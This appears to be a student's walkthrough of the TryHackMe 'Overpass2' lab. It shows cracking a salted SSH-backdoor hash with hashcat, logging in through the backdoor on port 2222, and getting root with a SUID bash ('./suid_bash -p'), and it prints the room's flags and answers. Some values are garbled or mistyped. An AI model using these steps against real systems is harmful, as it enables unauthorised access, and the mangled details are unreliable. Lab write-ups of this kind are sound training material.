~9d0196ade16cd54327c5654019292cbfe0b5e98ad1fec71bed
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222

```

The Wireshark interface at the bottom shows the selected packet (67 client pkt(s), 19 server pkt(s), 38 turn(s)) and the 'Find' button.

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What's the default hash for the backdoor?

0b6f23efed4d24807277d0f8bfcdb9e77659103d78c5e66d2d7d8391dfc885d0e9b68acd01fc2170e3"

Correct Answer

Woop woop! Your answer is correct.

What's the hardcoded salt for the backdoor?

"1c362db832f3f864c8c2fe05f2002a05"

Correct Answer

Hint

What was the hash that the attacker used? - go back to the PCAP for this!

i240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

Correct Answer

Hint

Crack the hash using rockyou and a cracking tool of your choice. What's the password?

Answer format: *****

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
Task 3 ○ Attack - Get back in!

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This is a free room, which means anyone can deploy virtual machines in the room (without being subscribed)! 49450 users are in here and this room is 1200 days old.

In local machine terminal, I ran **hash-identifier** then after in new terminal I run a hashcat method to use for the extracted salt and the hash key code:

1430	sha256(\$salt.\$pass)	Raw Hash, Salted and/or Iterated
20800	sha256(md5(\$pass))	Raw Hash, Salted and/or Iterated
20710	sha256(sha256(\$pass)).\$salt	Raw Hash, Salted and/or Iterated
1430	sha256(utf16le(\$pass)).\$salt	Raw Hash, Salted and/or Iterated
1710	sha512(\$pass.\$salt)	Raw Hash, Salted and/or Iterated
1720	sha512(\$salt.\$pass)	Raw Hash, Salted and/or Iterated
1740	sha512(\$salt.utf16le(\$pass))	Raw Hash, Salted and/or Iterated
1730	sha512(utf16le(\$pass)).\$salt	Raw Hash, Salted and/or Iterated
19500	Ruby on Rails Restful-Authentication	Raw Hash, Salted and/or Iterated



```
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 14.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform
#1 [The pocl project]
=====
* Device #1: pthread-sandybridge-13th Gen Intel(R) Core(TM) i5-13600KF, 2916/5897 MB (1024 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Wed May 10 16:35:02 2023
Stopped: Wed May 10 16:35:03 2023
```

```
james:3037053e-yv9nq1n3m1np0p0c215m1m0t1E0g0v5n17m0y42b08L00RE0V3E1F0/v0R3k0g11CK0L/3K0X:3fjnpzAT03Cg/:18464:0:99999:7:::  
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https://github.com/NinjaJc01/ssh-backdoor  
  
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november16
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Now that you've found the code for the backdoor, it's time to analyse it.

Woop woop! Your answer is correct.

Answer the questions below

What's the default hash for the backdoor?

Correct Answer Hint

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
Correct Answer Hint

Task 3 ○ Attack - Get back in!


Task 3: Attack - Get back in!

The incident needs someone to take control of the Overpass production server again.

Locate the port number **2222**




The port we are interested in is 222



To access the user's flag, run these piece on local machine:

```
ssh -i key.pem james@10.10.186.207 -p 2222 -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+s-rsa
```

This is because when using ssh from OpenSSH >= 8.8 the images use an older ssh server version.



To access the file text containing the flag run: `cd ..` to move the folder step upper or outer.

The `ls` to list and view files available in the directory. Finally run `cat user.txt`

The screenshot shows a web browser window with the TryHackMe challenge 'Overpass2' open. The challenge description states: 'There's flags on the box that Overpass can't afford to lose by defacing the website. Answer the questions below'. The questions are: 'What's the user flag?' and 'What's the root flag?'. The user has entered the user flag: `hm{d119b4fa8c497ddb0525f7ad200e6567}`. A terminal window is open, showing the user's commands and the system's responses. The terminal shows the user navigating to the `/home/james/ssh-backdoor` directory, listing files, and viewing the contents of `user.txt`, which contains the user flag.

```
james@overpass-production:/home/james$ cd /home/james/ssh-backdoor
james@overpass-production:/home/james/ssh-backdoor$ ls
ip6-allnodes ip6-mcastprefix
fe00::0 ip6-allrouters localhost
ff00::0 ip6-localhost overpass-production
ff02::1 ip6-localnet
ff02::2 ip6-loopback
james@overpass-production:/home/james/ssh-backdoor$ pwd
/home/james/ssh-backdoor
james@overpass-production:/home/james/ssh-backdoor$ cd ..
bash: cd: HOME not set
james@overpass-production:/home/james$ ls
ssh-backdoor user.txt www
james@overpass-production:/home/james$ cat user.txt
hm{d119b4fa8c497ddb0525f7ad200e6567}
james@overpass-production:/home/james$ ^C
james@overpass-production:/home/james$
```


The root file flag is: `thm{d53b2684f169360bb9606c333873144d}`

The screenshot shows the same TryHackMe challenge 'Overpass2' in the browser. The user has entered the root flag: `thm{d53b2684f169360bb9606c333873144d}`. The terminal window shows the user attempting to run `sudo` and then using `sudo -l` to list available privileges. The output of `sudo -l` shows that the user is allowed to run `sudo` as `root` in the `/root` directory. The user then runs `cat root.txt` and finds the root flag.

```
james@overpass-production:/home/james$ sudo
Sorry, try again.
[sudo] password for james:
sudo: 2 incorrect password attempts
james@overpass-production:/home/james$ ./suid_bash
.suid_bash-4.4$ id
uid=1000(james) gid=1000(james) groups=1000(james),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
.suid_bash-4.4$ exit
exit
james@overpass-production:/home/james$ ./suid_bash -p
.suid_bash-4.4# id
uid=1000(james) gid=1000(james) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),1000(james)
.suid_bash-4.4# cd /root
.suid_bash-4.4# cat root.txt
thm{d53b2684f169360bb9606c333873144d}
.suid_bash-4.4#
```

Conclusion

In this activity I have an understanding through the walk through of difficulty in combining Linux command skills, accessing remote desktop – unix based system in this task. By knowing port numbers accessing the remote is possible as long as we have the cracked password initially hashed.



Completion Link: <https://tryhackme.com/room/overpass2hacked>